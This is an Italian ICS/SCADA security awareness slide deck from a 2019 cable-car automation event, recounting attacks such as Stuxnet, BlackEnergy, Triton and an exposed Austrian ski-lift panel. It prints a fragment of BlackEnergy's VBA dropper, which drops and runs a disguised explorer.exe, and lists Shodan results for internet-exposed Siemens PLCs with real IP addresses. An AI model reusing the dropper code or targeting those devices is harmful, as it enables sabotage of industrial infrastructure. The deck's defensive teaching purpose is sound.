

Nidec

SIF VDA
Innovazione digitale
automazione delle funivie

20 settembre 2019 - Quart (Aosta)




ICS SCADA

WINTER
IS COMING



CQURI.COM - CYBER SECURITY SPECIALIST

E' un ramo d'azienda che segue in modo verticale la sicurezza IT ed i processi che la caratterizzano





IN LOSS

CI SONO SOLO DUE TIPI DI CLIENTI



QUELLI CHE HANNO GIA'
PERSO
DATI E PRODUTTIVITA'

I NOSTRI FUTURI CLIENTI...



L' AMBITO - ICS / SCADA



NOMENCLATURA

➤ ICS

Industrial Control System - Ovvero un insieme di oggetti, sensori ed apparati industriali che vengono controllati e comandati in concerto da un sistema centrale.

➤ SCADA

Supervisory Control And Data Acquisition - Ovvero un sistema informatico ad interfaccia grafica per il monitoraggio e la supervisione di sistemi industriali.

➤ OT

Operation Technology - Applicazioni software a supporto della gestione dei processi industriali.


➤ IT

Information Technology - Termine che in generale ingloba tutte le applicazioni e sistemi informatici.

OT INCONTRA IT

LA STORIA DEI SISTEMI ICS

Il mondo Operation incontra l'Informatica



I 5 COMPONENTI



**ELEMENTI
PRODUTTIVI**

Turbina, paratia, reattore,
gassificatore, cabinovia
ecc.



**SENSORI ED
ATTUATORI**

PLC, RTU ecc.



NETWORK

Switch, Access Point,
Telefoni, Webcam ecc.



SCADA

Sistemi HMI per il
controllo dei processi




**SISTEMI DI
SICUREZZA**

Sistemi di sicurezza IT

CARATTERISTICHE PECULIARI

Per il mercato ICS ci sono alcune caratteristiche specifiche per quanto riguarda la creazione delle network



STANDARD IEC/EMC

IEC EMC, per compatibilità elettromagnetica, vibrazioni, protocolli di comunicazione ecc.

RUGGED


Ambienti estremi richiedono apparati ad alta resistenza ai fenomeni atmosferici

TOPOLOGIA AD ANELLO

In alcuni casi sono richiesti protocolli di comunicazioni specifici (es. MRP)

MERCATO IN CRESCITA


Il mercato ICS e SCADA è in forte espansione. **Fonte - Transparency Market Research.**



ICS nel 2014

ICS nel 2021

I sistemi di integrazione con gli apparati produttivi continuano con un importante tasso di incremento la propria diffusione.



SCADA nel 2015

SCADA nel 2022

I sistemi SCADA sono oggetto di un incremento vertiginoso nei nuovi impianti, ma **soprattutto negli impianti già esistenti.**



PARTIAMO DAL PROBLEMA

“


Prima di Stuxnet, nessuno ha pensato di mettere al sicuro le infrastrutture industriali.

”

 [Tweet](#)



STUXNET -IL PIU' SOFISTICATO



SIEMENS S7 - S300

STUXNET -IL PIU' SOFISTICATO

COMMISSIONE

2008 il governo Usa da il via alla creazione di un virus per rallentare il programma nucleare dell' IRAN



COME FUNZIONA

Vengono sabotati PLC specifici in base alla matricola che comandano le centrifughe delle centrali Iraniane. MITM non fa vedere le modifiche



DIFFUSIONE

Vengono attaccate le aziende fornitrici delle centrali Iraniane, installato anche grazie a penne USB



INFEZIONE GLOBALE

Il virus si diffonde in Internet e un suo bug compromette anche PLC non a target. Ci accorgiamo solo nel 2013



LE CONSEGUENZE



ESEMPI

SOLO ALCUNI ALTRI CASI

Di seguito alcuni disastri dovuti ad attacchi informatici



Erede di STUXNET, ora nelle mani degli Hacker, inganna l'operatore che crede sia tutto ok con attacchi man in the middle. Attualmente il più attivo nel mondo ICS.

SOLO ALCUNI ALTRI CASI

Di seguito alcuni disastri dovuti ad attacchi informatici



```

For i = 1 To 768
  For j = 0 To 127
    aa = a(i)(j)
    Put #fnum, , aa
  Next j
Next i
Close #fnum
Dim rss
rss = Shell(fname, 1)
End Sub

Init193
Init194
fnum = FreeFile
fname = Environ("TMP") & "\explorer.exe"
Open fname For Binary As #fnum
For i = 1 To 5841
  For j = 0 To 127
    aa = a(i)(j)
    Put #fnum, , aa
  Next j
Next i
For j = 0 To 99
  aa = a(5842)(j)
  Put #fnum, , aa

```

BlackEnergy



CRASHOVERRIDE

2016 - Shut down, spente 30 sottostazioni elettriche, 230.000 persone al buio


BLACKENERGY

2014-2017 - Mail di phishing appositamente studiate per sistemi ICS.

SOLO ALCUNI ALTRI CASI

Di seguito alcuni disastri dovuti ad attacchi informatici

Selettore a chiave per per programmazione



TRISIS - TRITON

2017 - Vengono presi di mira i sistemi Snyder Electric SIS (safety instrumented system).

Vengono attaccati impianti di classificatori in Sud Arabia.

“NON A TARGET” IL RANSOMWARE



>2013 - Anche attacchi “NON A TARGET” creano pesanti ripercussioni nel mondo ICS.

CATTIVE CONFIGURAZIONI

Ski Lift in Austria Left Control Panel Open on the Internet

By [Catalin Cimpanu](#)

April 26, 2018 05:45 AM 0



Officials from the city of Innsbruck in Austria have shut down a local ski lift after two security researchers found its control panel open wide on the Internet, and allowing anyone to take control of the ski lift's operational settings.

The two researchers are [Tim Philipp Schäfers](#) and [Sebastian Neef](#), both with [InternetWache.org](#), an IT security-focused organization.

PATSCHERKOFEL RESORT

Il software di gestione HMI presentava una vulnerabilità header injection e cross-site scripting, risolta dal produttore in una versione successiva del software, ma in questo caso il software non era stato aggiornato.

Il pannello di gestione era pubblicato direttamente in Internet e non usa il protocollo di comunicazione cifrato HTTPS

CATTIVE CONFIGURAZIONI

Di seguito alcuni disastri dovuti ad attacchi informatici

| NR | TYP | ORT | GESCHWINDIGKEIT | BESCHREIBUNG |
|----|-----|-----|-----------------|-------------------------------|
| 1 | AST | AST | 5.0 m/s | Potenzimeter - Kommandoraum 1 |

| TTW | KOMPLEX | ZEITSTAMP | ANWENDUNG | STUFE | BESCHREIBUNG |
|------------------|------------------|------------------|-----------|-------|--|
| 16.03.2018 07:04 | 16.03.2018 07:04 | 16.03.2018 07:04 | Hall | UBT | Bedienung: 'Taster 'Hall' Bedieneinheit' ausgelöst |
| 16.03.2018 07:04 | 16.03.2018 07:04 | 16.03.2018 07:04 | Notruf | UBT | Bedienung: 'Notruf' Bedieneinheit' ausgelöst |
| 16.03.2018 07:04 | 16.03.2018 07:04 | 16.03.2018 07:04 | Notruf UB | UBT | Bedienung: 'Taster 'Notruf UB' Bedieneinheit' ausgelöst |
| 16.03.2018 07:04 | 16.03.2018 07:04 | 16.03.2018 07:04 | Hall | UBT | Bedienung: 'Taster 'Hall' Bedieneinheit' ausgelöst |
| 16.03.2018 07:04 | 16.03.2018 07:04 | 16.03.2018 07:04 | Hall | UBT | Bedienung: 'Taster 'Hall' Kommandoraum 1' ausgelöst |
| 16.03.2018 07:04 | 16.03.2018 07:04 | 16.03.2018 07:04 | Notruf | UBT | Bedienung: 'Taster 'Notruf' Kommandoraum 1' ausgelöst |
| 16.03.2018 07:04 | 16.03.2018 07:04 | 16.03.2018 07:04 | Notruf UB | UBT | Bedienung: 'Taster 'Notruf UB' Kommandoraum 1' ausgelöst |
| 16.03.2018 07:04 | 16.03.2018 07:04 | 16.03.2018 07:04 | Notruf UB | AST | Bedienung: 'Taster 'Notruf UB' Kommandoraum 2' ausgelöst |
| 16.03.2018 07:04 | 16.03.2018 07:04 | 16.03.2018 07:04 | Notruf | AST | Bedienung: 'Taster 'Notruf' Kommandoraum 2' ausgelöst |
| 16.03.2018 07:04 | 16.03.2018 07:04 | 16.03.2018 07:04 | Hall | AST | Bedienung: 'Taster 'Hall' Kommandoraum 2' ausgelöst |
| 16.03.2018 07:04 | 16.03.2018 07:04 | 16.03.2018 07:04 | Notruf UB | AST | Bedienung: 'Taster 'Notruf UB' Bedieneinheit' ausgelöst |
| 16.03.2018 07:04 | 16.03.2018 07:04 | 16.03.2018 07:04 | Notruf | AST | Bedienung: 'Notruf' Bedieneinheit' ausgelöst |

| AKTUELLE WERTE | |
|----------------|-------|
| SPANNUNG | DRUCK |
| Zylinder 1 | 0 |
| Zylinder 2 | 0 |
| Summenwert | 0 |
| Grundspannung | 0 |

COME FANNO



HACK SEARCH

CVE-2019-10991 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

QUICK INFO

CVE Dictionary Entry:
[CVE-2019-10991](#)
NVD Published Date:
 06/28/2019
NVD Last Modified:
 07/02/2019

Current Description

In WebAccess/SCADA, Versions 8.3.5 and prior, multiple stack-based buffer overflow vulnerabilities are caused by a lack of proper validation of the length of user-supplied data. Exploitation of these vulnerabilities may allow remote code execution.

Source: MITRE

[+View Analysis Description](#)

Impact

CVSS v3.0 Severity and Metrics:

Base Score: 9.8 CRITICAL
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (V3.0 legend)
Impact Score: 5.9
Exploitability Score: 3.9

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): None
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS v2.0 Severity and Metrics:

Base Score: 7.5 HIGH
Vector: (AV:N/AC:L/Au:N/C:P/I:P/A:P) (V2 legend)
Impact Subscore: 6.4
Exploitability Subscore: 10.0


Access Vector (AV): Network
Access Complexity (AC): Low
Authentication (AU): None
Confidentiality (C): Partial
Integrity (I): Partial
Availability (A): Partial
Additional Information:
 Allows unauthorized disclosure of information
 Allows unauthorized modification

The banner features the WebAccess logo and the text 'WebAccess/SCADA IoT Application Software Platform'. It includes icons for 'Support for Many Protocols', '100% Web-Based Architecture', and 'Open Interface'. Below the banner are navigation links: 'Advantech WebAccess', 'WebAccess/SCADA', 'About WebAccess', and 'Advantech WebAccess/SCADA - IoT Application Software Framework'. A small inset shows a 'Smart Web-based HMI' interface.

COME FANNO

HACK SEARCH

Esiste un motore di ricerca per scoprire quali sono i sistemi industriali vulnerabili www.shodan.io



SHODAN port:102 country:"IT"

435 TOTAL RESULTS

TOP COUNTRIES

Italy 435

TOP CITIES

| | |
|-----------|----|
| Ruoti | 21 |
| Rome | 13 |
| Catania | 11 |
| Turin | 9 |
| Valduggia | 4 |

TOP ORGANIZATIONS

| | |
|-------------------------|----|
| Telecom Italia Business | 52 |
| Wind Tre | 25 |
| Vodafone Italia DSL | 23 |
| Telecom Italia | 23 |
| Fastweb | 22 |

TOP PRODUCTS

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

59.159.59.16
wvavetech srl
Added on 2019-09-12 07:12:51 GMT
Italy, Brisighella

Copyright: Original Siemens Equipment
PLC name: PLC-Turbina
Module type: CPU 315-2 PN/DP
Unknown (129): Boot Loader AX
Module: 6ES7 315-2EH14-0AB0 v.0.6
Basic Firmware: v.3.2.10
Module name: CPU 315-2 PN/DP
Serial number of module: S C-ENTR80342014
Plant identification:
Basic Hardware...

202.124.175.77
C1x-124-175-77.v4.ngi.it
NGI SpA
Added on 2019-09-12 06:20:23 GMT
Italy, Borgomanero

Copyright: Original Siemens Equipment
PLC name: SIMATIC 300
Module type: CPU 315-2 PN/DP
Unknown (129): Boot Loader A
Module: 6ES7 315-2EH14-0AB0 v.0.4
Basic Firmware: v.3.2.7
Module name: CPU 315-2 PN/DP
Serial number of module: S C-C9UM83372012
Plant identification: PLC Casa Alessand...

| Vulnerabilities | Plant Identification: FAR_TRECENTA |
|-----------------|---|
| CVE-2007-1890 | Integer overflow in the msg_receive function in PHP 4 before 4.4.5 and PHP 5 before 5.2.1, on FreeBSD and possibly other platforms, allows context-dependent attackers to execute arbitrary code via certain massive values, as demonstrated by 0xfffff. |
| CVE-2006-4625 | PHP 4.x up to 4.4.4 and PHP 5 up to 5.1.6 allows local users to bypass certain Apache HTTP Server httpd.conf options, such as safe_mode and open_basedir, via the ini_restore function, which resets the values to their php.ini (Master Value) defaults. |
| CVE-2002-0075 | Cross-site scripting vulnerability for Internet Information Server (IIS) 4.0, 5.0 and 5.1 allows remote attackers to execute arbitrary script as other web users via the error message used in a URL redirect ("302 Object Moved") message. |
| CVE-2018-10549 | An issue was discovered in PHP before 5.6.36, 7.0.x before 7.0.30, 7.1.x before 7.1.17, and 7.2.x before 7.2.5. exif_read_data in exif/exif.c has an out-of-bounds read for crafted JPEG data because exif_of_add_value mishandles the case of a MakerNote that lacks a final '\0' character. |
| CVE-2014-5459 | The PEAR_REST class in REST.php in PEAR in PHP through 5.6.0 allows local users to write to arbitrary files via a symlink attack on a (1) rest.cachefile or (2) rest.cacheid file in /tmp/pear/cache/, related to the retrieveCacheFirst and useLocalCache functions. |
| CVE-2008-5658 | Directory traversal vulnerability in the ZipArchive::extractTo function in PHP 5.2.6 and earlier allows context-dependent attackers to write arbitrary files via a ZIP file with a file whose name contains ... (dot dot) sequences. |
| CVE-2018-10545 | An issue was discovered in PHP before 5.6.35, 7.0.x before 7.0.29, 7.1.x before 7.1.16, and 7.2.x before 7.2.4. Dumpable FPM child processes allow bypassing apache access controls because fpm_unix_c makes a PR_SET_DUMPABLE prefd call, allowing one user (in a multiuser environment) to obtain sensitive information from the process memory of a second user's PHP applications by running core on the PID of the PHP-FPM worker process. |
| CVE-2018-10547 | An issue was discovered in ext/ziparchive.c in PHP before 5.6.36, 7.0.x before 7.0.30, 7.1.x before 7.1.17, and 7.2.x before 7.2.5. There is Reflected XSS on the PHAR 403 and 404 error pages via request data of a request for a .phar file. NOTE: this vulnerability exists because of an incomplete fix for CVE-2018-5712. |
| CVE-2018-10546 | An issue was discovered in PHP before 5.6.36, 7.0.x before 7.0.30, 7.1.x before 7.1.17, |

COME FANNO

HACK SALES

Si possono comprare reti Botnet già pronte

The Market of Malware:
Buying, Selling & Collaborating
in the Criminal Underground



Nidec

IL FOCUS

I MOTIVI



L'INTERVISTA

COME VALUTI L'INVESTIMENTO NELL' IT SECURITY

Alcune opinioni degli intervistati - Fonte CQURI

“

**Non mi è mai successo
nulla, credo di essere a
posto così!**



Secretato

“

**Gli Hacker non hanno
interessi ad attaccare i
miei impianti!**



Secretato

“

**Io sono assicurato contro
la perdita dei dati e
produttività, non credo
investirò ulteriormente.**




Secretato


PERCHÉ

CATTIVE ABITUDINI

Esistono dei motivi tecnici che rendono gli attacchi ai sistemi ICS più "facili"



TEAM VIEWER / RDP

